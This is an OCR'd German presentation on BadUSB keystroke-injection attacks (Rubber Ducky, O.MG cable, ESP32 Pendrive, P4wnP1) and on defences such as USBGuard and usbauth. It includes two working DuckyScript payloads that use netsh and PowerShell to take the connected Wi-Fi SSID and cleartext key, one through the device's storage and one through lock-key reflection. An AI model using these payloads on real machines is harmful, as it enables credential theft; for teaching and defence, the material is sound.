# Pentesting

## USB-Angriffe & Verteidigung


ITS-2025

Pascal Reinecke

# Raspberry PI mit KALI: P4wnP1 A.L.O.A.

- Das Schweizer Taschenmesser für USB-Angriffe

- Beliebt bei Pentestern



- ~Stand 2023

# Unser Problem:
# Der ‘vertrauenswürdige’ USB-Port

- USB-Ports sind omnipräsent und genießen hohes Vertrauen seitens des OS
  -insbesondere gegenüber HIDs (Human Interface Devices)


- Die Kernidee:
  - Ein Gerät, das aussieht wie ein USB-Stick, verhält sich wie eine Tastatur/Maus

Ein Wolf im Schafspelz Prinzip:
- Das OS sieht nur den "Schafspelz" (Tastatur) und nicht den "Wolf" (HID-injection).

# Was ist ein BadUSB?

→ Ein kompromittiertes USB-Gerät, das sich als Tastatur oder ein anderes HID-Gerät ausgibt

Ziele:

- Code-Ausführung (z.B. Öffnen einer PowerShell, Herunterladen von Malware)

- Konfigurationsänderungen ^-^

  > C:\Windows\System32\drivers\etc\hosts

- Datendiebstahl

  >SCP Quelle:Ziel | ftp.exe

# Ursprung:

Hak5 Rubber Ducky Mark 1


DuckyScript V1

```
REM My first payload
DELAY 3000
STRING Hello, World!
ENTER
```

> inject12345.bin

# Duckyscript V1


| | |
|---|---|
| REM | Kommentare |
| DELAY | 200ms |
| STRING | a-Z;0-9 |
| SPECIAL_KEY | ENTER, Pfeiltasten |

# Duckyscript V3

```
REM Example SAVE and RESTORE of of the Keyboard Lock State

ATTACKMODE HID STORAGE
DELAY 2000

SAVE_HOST_KEYBOARD_LOCK_STATE

$_RANDOM_MIN = 1
$_RANDOM_MAX = 3

VAR $TIMER = 120
WHILE ($TIMER > 0)
    VAR $A = $_RANDOM_INT
    IF ($A == 1) THEN
        CAPSLOCK
    ELSE IF ($A == 2) THEN
        NUMLOCK
    ELSE IF ($A == 3) THEN
        SCROLLLOCK
    END_IF
    DELAY 50
    $TIMER = ($TIMER - 1)
END_WHILE

RESTORE_HOST_KEYBOARD_LOCK_STATE
```

✨IF, THEN, ELSE, etc.✨

## Hak5 Rubber Ducky Mark 2




# 🦝Datenklau mit Ducky🦝

## Duckyscript V1

```
REM Example Simple (unobfuscated) USB Exfiltration Technique for Windows
REM Saves currently connected wireless LAN profile (SSID & Key) to DUCKY

ATTACKMODE HID STORAGE
DELAY 2000

GUI r
DELAY 100
STRING powershell "$m=(Get-Volume -FileSystemLabel 'DUCKY').DriveLetter;
STRING netsh wlan show profile name=(Get-NetConnectionProfile).Name key=
STRING clear|?{$_-match'SSID n|Key C'}|%{($_ -split':')[1]}>>$m':\'$env:
STRING computername'.txt'"
ENTER
```

## Duckyscript V3:

```
REM Example Simple (unobfuscated) Keystroke Reflection Attack for Windows
REM Saves currently connected wireless LAN profile (SSID & Key) to DUCKY

ATTACKMODE HID
LED_OFF
DELAY 2000

SAVE_HOST_KEYBOARD_LOCK_STATE
$_EXFIL_MODE_ENABLED = TRUE
$_EXFIL_LEDS_ENABLED = TRUE

REM Store the currently connected wireless LAN SSID & Key to %tmp%\z
GUI r
DELAY 100
STRING powershell "netsh wlan show profile name=(Get-NetConnectionProfile)
STRING .Name key=clear|?{$_-match'SSID n|Key C'}|%{($_ -split':')[1]}>$env:tmp\z"
ENTER
DELAY 100

REM Convert the stored credentials into CAPSLOCK and NUMLOCK values.
GUI r
DELAY 100
STRING powershell "foreach($b in $(cat $env:tmp\z -En by)){foreach($a in 0×80,
STRING 0×40,0×20,0×10,0×08,0×04,0×02,0×01){if($b-band$a){$o+='%{NUMLOCK}'}else
STRING {$o+='%{CAPSLOCK}'}}};$o+='%{SCROLLLOCK}';echo $o >$env:tmp\z"
ENTER
DELAY 100

REM Use powershell to inject the CAPSLOCK and NUMLOCK values to the Ducky.
GUI r
DELAY 100
STRING powershell "$o=(cat $env:tmp\z);Add-Type -A System.Windows.Forms;
STRING [System.Windows.Forms.SendKeys]::SendWait($o);rm $env:tmp\z"
ENTER
DELAY 100

REM The final SCROLLLOCK value will be sent to indicate that EXFIL is complete.

WAIT_FOR_SCROLL_CHANGE
LED_G
$_EXFIL_MODE_ENABLED = FALSE
RESTORE_HOST_KEYBOARD_LOCK_STATE
```

# Warum habe ich Kein Ducky?

| | | | | |
|---|---|---|---|---|
| testing | 4.455.217 | 4.029.230 | Dateiordner | 09.10.2017 12:04 |
| RubberDucky.jar * | 3.237 | 3.196 | WinRAR archive | 12.10.2017 12:28 |
| inject.bin * | 402 | 251 | BIN-Datei | 12.10.2017 10:29 |
| duck_text.txt * | 481 | 294 | TXT-Datei | 12.10.2017 09:52 |
| ducky_code_reverseshell.txt * | 460 | 292 | TXT-Datei | 11.10.2017 11:17 |
| inject_jar.bin * | 962 | 326 | BIN-Datei | 05.10.2017 12:03 |

## USB Rubber Ducky

**Do NOT use legacy firmware or tools with the NEW USB Rubber Ducky.**

Legacy USB Rubber Ducky (USB-A Only) Firmware and Tools have been removed to reduce compatability issues and confusion with the NEW USB Rubber Ducky (USB-A and USB-C).

**The original Ducky Encoder and JSEncoder projects have been deprecated and replaced with** PayloadStudio

Shop | Documentation | Payloads | Github | Discord | Forums


# ESP32-S3: Pendrive S3 128MB


THINGPULSE

- Circuit Python
  - Python-esque Programmiersprache für Mikrocontroller


- DuckyScript
  - `payload123456.dd`


- Wi-Fi + Bluetooth/BTLE
- USB-C
- 128MB eingebaute SD-Karte
- WS2812B RGB status LED
- Capacitive touch button
- Compact Pendrive Enclosure








# Layout


WiFi Duck
Settings
Terminal
About
Connected
Status
SPIFFS: 502 byte used (99% free)
FORMAT
STOP
RECONNECT
Scripts
File
Byte
Actions
/test
12
EDIT
RUN
/
CREATE
Editor
/test
DELETE
DOWNLOAD
ENABLE AUTORUN
LED 255 0 0



FIDO2 U2F Key
1.0.0
fido2
u2f
security
authentication
webauthn
Turns your Pendrive S3 into an U2F key. Please note: this is currently for learning purposes only and not secure, as the private key is stored on the device and not protected from extraction.
Source: https://github.com/jocover/esp32_u2f
Flash App


Home
Github
cu.Bluetooth-Incoming-Port
cu.usbmodem101
cu.usbmodem101
USB JTAG/serial debug unit (cu.usbmodem101)
USB JTAG/serial debug unit (cu.usbmodem101) – Paired
cu.usbmodem101
USB JTAG/serial debug unit (cu.usbmodem101)
USB JTAG/serial debug unit (cu.usbmodem101)
Cancel
Connect
Ready
Disconnected
Flash App
Serial Console Output
Messages: 0


Back to App Overview
FIDO2 U2F Key
1.0.0
fido2
u2f
security
authentication
webauthn
Turns your Pendrive S3 into an U2F key. Please note: this is currently for learning purposes only and not secure, as the private key is stored on the device and not protected from extraction.
Source: https://github.com/jocover/esp32_u2f
Bootloader 100%
Partition Table 100%
Firmware 13%
Connected
Flash App
Serial Console Output
Messages: 28
Features: Wi-Fi,BLE
Crystal is 40MHz
MAC: dc:54:75:f0:3f:d0
Uploading stub...
Running stub...
Stub running...
Warning: Image file at 0x0x0 doesn't look like an image file, so not changing any flash settings.
Compressed 20992 bytes to 13327...
Writing at 0x0x00... (100%)
Wrote 20992 bytes (13327 compressed) at 0x0x0 in 0.389 seconds.
Hash of data verified.
Compressed 3072 bytes to 114...
Writing at 0x0x80000... (100%)
Wrote 3072 bytes (114 compressed) at 0x0x8000 in 0.051 seconds.
Hash of data verified.
Compressed 439392 bytes to 257901...
Writing at 0x0x100000... (6%)
Writing at 0x0x1000048547... (12%)

# Erst Probleme schaffen, dann Lösungen verkaufen

| O.MG Cable Tier | Basic (Gen 1) | Elite (Gen 3) |
|---|---|---|
| Keystroke Injection | DuckyScript™ 2 | DuckyScript™ 3 |
| Mouse Injection | ✓ | ✓ |
| Payload Slots | 8 | 50-300 |
| Max Payload Size | 4,000 keystrokes | 1,500,000 keystrokes |
| Max Payload Speed | 120 keys/sec | 890 keys/sec |
| Self-Destruct | ✓ | ✓ |
| Geo-Fencing | ✓ | ✓ |
| WiFi Triggers | ✓ | ✓ |
| FullSpeed USB Hardware Keylogger | | ✓ |
| HIDX StealthLink | | ✓ |
| Encrypted Network C2 | | ✓ |
| Extended WiFi range | | ✓ |
| Stealth-Optimized Power Draw | | ✓ |



# Eine Verteidigungsmaßname gegen ‘moderne’ Angriffe


MALICIOUS CABLE DETECTOR BY O.MG

$40.00

Qty


1

ADD TO CART

Ships in 1-3 day worldwide

Insured against loss & damage

EU Safety Information


Windyoung
Original ->
O.MG ->
<- Other
malicious cable

# Verteidigung - Wer darf rein?

**Grundlegende Maßnahmen:**

- **Physische Sicherheit**: Ports blockieren, Rechner immer sperren
- Patch-Management: Dienst-/Treiber-Schwachstellen schließen
- **Awareness-Training**: Leute schulen, keine fremden USB-Geräte & Kabel anzuschließen

**Technische Maßnahmen:**

- Device Whitelisting
- Egress-/Outbound-Filtering
- Härtung von UAC & PowerShell

# USBGuard:


- Ein Framework für Linux, das USB-Geräte basierend auf Regeln erlaubt oder sperrt
  - Arbeitet mit einer Whitelist ✔️

- Regelbeispiel:

```
allow id 1d6b:0002 serial "0000:00:14.0" name "xHCI Host Controller"
```

# USBauth:

- Teil des Linux-Kernels, etwas tiefgreifender
- Autorisiert nicht nur das Gerät, sondern jede einzelne Schnittstelle des Geräts
- Ermöglicht granulare Kontrolle (z.B. USB-Stick darf Speicher sein, aber keine Tastatur)



# Fazit:

USBGuard ist:

+ einfacher zu konfigurieren
+ regelbasiert

usbauth ist:

+ mächtiger
- komplexer

Für die meisten Anwendungsfälle ist USBGuard ein guter Startpunkt

# Raspberry PI Zero W: ✨P4wnP1 A.L.O.A.✨

- Open-Source
  - KALI linux im backend
  - Community kümmert sich noch drum:
    kali-linux-2025.3-raspberry-pi-zero-w-p4wnp1-aloa-armel.img.xz

- Mächtigere und flexiblere Alternative zu den vorherigen Geräten

- Basis ist Raspberry Pi Zero W

https://gitlab.com/kalilinux/build-scripts/kali-arm/-/blob/main/raspberry-pi-zero-w-p4wnp1-aloa.sh

# Was genau passiert?


SSH auf Pi
- Python scripting + Deployment


HID Sript
- Java-esque

HIDScript editor


RUN

